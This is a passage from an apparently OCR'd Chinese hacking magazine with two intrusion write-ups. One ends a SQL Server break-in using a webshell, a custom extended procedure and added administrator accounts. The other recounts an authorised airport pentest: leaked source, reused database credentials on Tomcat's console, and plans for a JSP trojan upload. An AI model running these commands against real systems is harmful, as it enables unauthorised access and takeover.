


图6

再次陷入困境。在百般无奈的情况下，只能用一个没办法的点子——猜WEB目录路径。用上文提到读boot.ini文件的方法，尝试读取网站的主页。后面还是RP好，猜了4次后被我猜到了WEB目录。D:\网站名\index.asp。当文件内容被读取出来时，那个兴奋啊，于是立即用差异备份，备份了一个WEBSHELL，如图7。




图7

从WEBSHELL中找到了数据库连接文件，获得了SA的密码。然后再从WEBSHELL上传了一个自己的存储扩展，用海阳ASP木马的的数据库管理功能，连接数据库后，用如下语句添加了一个自己的存储扩展xp_nspcn！

```
use master
exec sp_addextendedproc 'xp_nspcn', 'xp_nspcn.dll'
grant exec
on xp_npsed
to public
```

再用自己的存储扩展执行如下语句：**Exec master.dbo.xp_nspcn 'net user nspcn netpatch /add&&net localgroup administrators nspcn /add'**，再用添加的用户成功登录了3389，如图8。




图8

三、经验总结

虽然进去了，但这是侥幸猜到web目录的物理路径进去的，并不是完全靠实力进去的，心中有所不服。心想，要是现在不解决这个问题，以后碰到类似的，那不就更郁闷了。于是再次研究各个存储扩展的语法。研究后才发现了自己前面犯的三个严重错误，导致自己绕了一大圈才进去。

1. 本可以利用xp_makecab、xp_unpackcab配合404页面，获取路径，下面是相关的SQL语句。

```
Exec master..xp_makecab 'C:\WINNT\Help\iisHelp\common\404b.cab','mszip',1,' C:\WINNT\Help\iisHelp\common\404b.htm'
--先备份404b.htm页面
Exec master..xp_makecab 'C:\WINNT\Help\iisHelp\common\metabase.cab','mszip',1,'C:\WINNT\system32\inetsrv\MetaBase.bin'
--备份metabase.bin文件到C:\WINNT\Help\iisHelp\common\目录
exec master..xp_unpackcab 'C:\WINNT\Help\iisHelp\common\metabase.cab',' C:\WINNT\Help\iisHelp\common\',1,' 404b.htm'
--将MetaBase.bin从C:\WINNT\Help\iisHelp\common\metabase.cab中解压出来，并重命名为404b.htm
```

然后我们访问该站不存在的文件名，就可以利用404b文件帮我们列出文件内容了。

2. 就是加SYSADMIN权限的SQL用户时漏了个逗号，导致添加账号失败，上文有提到正确语句！

3. 用了笨办法来修改SA密码！其实完全可以用**exec master.dbo.sp_configure 'allow updates', 1;RECONFIGURE WITH OVERRIDE; update sysxlogins set xstatus=18 where name='nspcn'--**来提升普通SQL用户nspcn权限（*此语句是和加一个sa用户是同等效果*）。

虽然绕了个大圈子，但却长了不少经验……值！中间曲折的过程，让自己更加懂得如何应付相关的状况。嘿嘿，不知小弟写了那么多，您是否有什么新的收获呢？欢迎到“黑手”官方论坛或www.nspcn.org与我交流探讨。

编辑点评：

这是一篇不错的文章，有入侵过程的努力和思考以及事后的总结。文中的SQL语句在一些平常注入的文章里都少有提到，很有新意。如果大家今后再遇到一些常规扩展的dll被删的情况，相信这篇文章会给你一些参考。

缓存中的闪光——对某机场的曲折安全检测

文/图 ■ ?&SVI

从本文中重点你应当学到

作者的一种入侵思路，而不是他的方法

一、*起因*

暑假的时候我和svi打算在一家安全公司实习，那时候公司接到了一个对某机场安全检测的项目。我跟svi暂时被分到了渗透组，由于个人的技术比较菜就向公司申请提前开始渗透，得到

被检测单位的同意后，就跟着svi开始了渗透。该机场的主站是一个jsp+oracle的网站，我们在渗透的过程中遇到了各种各样的情况，在这里也拿出来与大家探讨。因为是在暑假的时候做的项目，所以里面的图片一部分是安全评估报告时截的，一部份是现在才截的。

二、基本信息的收集

在早上的时候就得到了公司的通知，说是我们提前开始渗透的申请被批准下来了。我和svi很兴奋的跑到了学校的工作室去开始工作了。因为被检测的机场还在工作时间，所以只能先收集关于网站的基本信息，其实这些信息也都是很有用的。先从google上搜索，发现页面就是网站首页链接的几个文件，很显然之前就为了网站的安全做过搜索优化的。网站后台也找不到，也没有注入的地方，更别说上传之类了。那就只有从Tomcat本身的一些特性来检测这个站了。

三、从源码入手

在jsp的网站中一般都有WEB-INF/web.xml文件对jsp中的servlet或者数据库连接等进行配置，如果能从WEB-INF/web.xml文件里面读出servlet文件的路径，就可以尝试下载这些文件。试着访问http://www.xxx.com/WEB-INF/web.xml，虽然能访问到，但是并没有servlet配置信息。看来只有放弃从代码入手的路了。这时候在学校一直做j2ee项目的svi给我发来了一个链接http://www.xxx.com/airport/src/com/iss/system/dao，这不是传说中的暴路径嘛？如图1，原来src是SOURCE FOLDER，即放源代码的，与WEBRoot的区别是webroot目录是放*.jsp文件的，而src是放*.java、*.properties等文件的。而从页面上看tomcat的版本是4.1.18，一个一个目录的浏览，在/src/com/iss/system/dao/找到了链接oracle数据库的ConnectionDB.java文件，在文件里面爆出了源文件：




图1

```
private static Connection conn = null;
    private static Statement stmt = null;
    private static ResultSet rs = null;
    private String user = "airport";
    private String password = "xxxxxx";
    public Connection getConnection() throws Exception
    { try
        {
            Class.forName("oracle.jdbc.driver.OracleDriver").newInstance();
            String url = "jdbc:oracle:thin:@192.168.20.52:1521:airport";
            conn = DriverManager.getConnection(url, user, password);
            return conn;
        }
        catch (Exception e)
        { e.printStackTrace();
            throw (e);
        }
    }
```

从代码上看，数据库所在的服务器处于内网，又读了其他的文件，文件里面基本上是定义了一些类，函数，没有多少敏感的东西，看来看源代码的方法是不行了。





图2

四、进入tomcat管理页面

在tomcat中自带了一个管理程序，能够上传文件和添加context，我提交http://www.xxxx.com/admin/，果然管理员没有删除或者禁用这个管理程序。Tomcat的默认用户名是admin，密码为空，输入默认密码没能进去。这时候svi 提醒我用社会工程学，不是刚刚看见了数据库连接的密码嘛，把数据库链接的密码输入后，成功登录了管理界面，进入tomcat的管理程序，点击tomcat server，再点击service(tomcat-standalone)，在host(localhost)里面我们可以添加context即设置虚拟目录，在Document Base里面填写c:\，在path里面填test，也就是新建虚拟目录别名为test，路径是c盘，如图2。这样的话，我们可以通过浏览器浏览http://www.xxxx.com/test/，相当于我们通过浏览器访问整个c盘了，如图3。

先看看C:\Program Files里面有没有tomcat的安装目录，我个人比较偏向于脚本，如果能找到tomcat的webroot目录的话，就可以读代码，从代码中发现问题。很惊奇的发现安装了pcanywhere服务端，呵呵。浏览C:\ocuments and Settings\All Users\Application Data\Symantec\pcAnywhere\，由于tomcat不解析cif的后缀，就可以直接下载*.cif到本地，用工具破解pcanywhere连接密码，连接pcanywhere，熟悉得不能再熟悉的套路了，但是连接到服务器的时候提示我的ip不能连接。看来pcanywhere做了登录的ip限制。


图3

中场休息了一下，顺便问了一下伤心的鱼，他告诉我tomcat的管理工具可以上传文件，在地址栏里输入http://ip:port/manager/html后弹出对话框。进入别名为admin的管理页面权限为manager，直接输入刚用的用户名和密码即可到管理页面。在这个页面里，可以开始、停止、重载、删除一个虚拟目录。伤心的鱼给我传来了包含有jsp木马的war文件，他告诉我先上传这个job.war文件，然后安装这个war文件，就会生成一个包含这个jsp木马的虚拟目录。但是我看了一下根本没有上传的地方，在网上查了一下资料，要tomcat 5.x以上的才支持上传war文件，如图4。

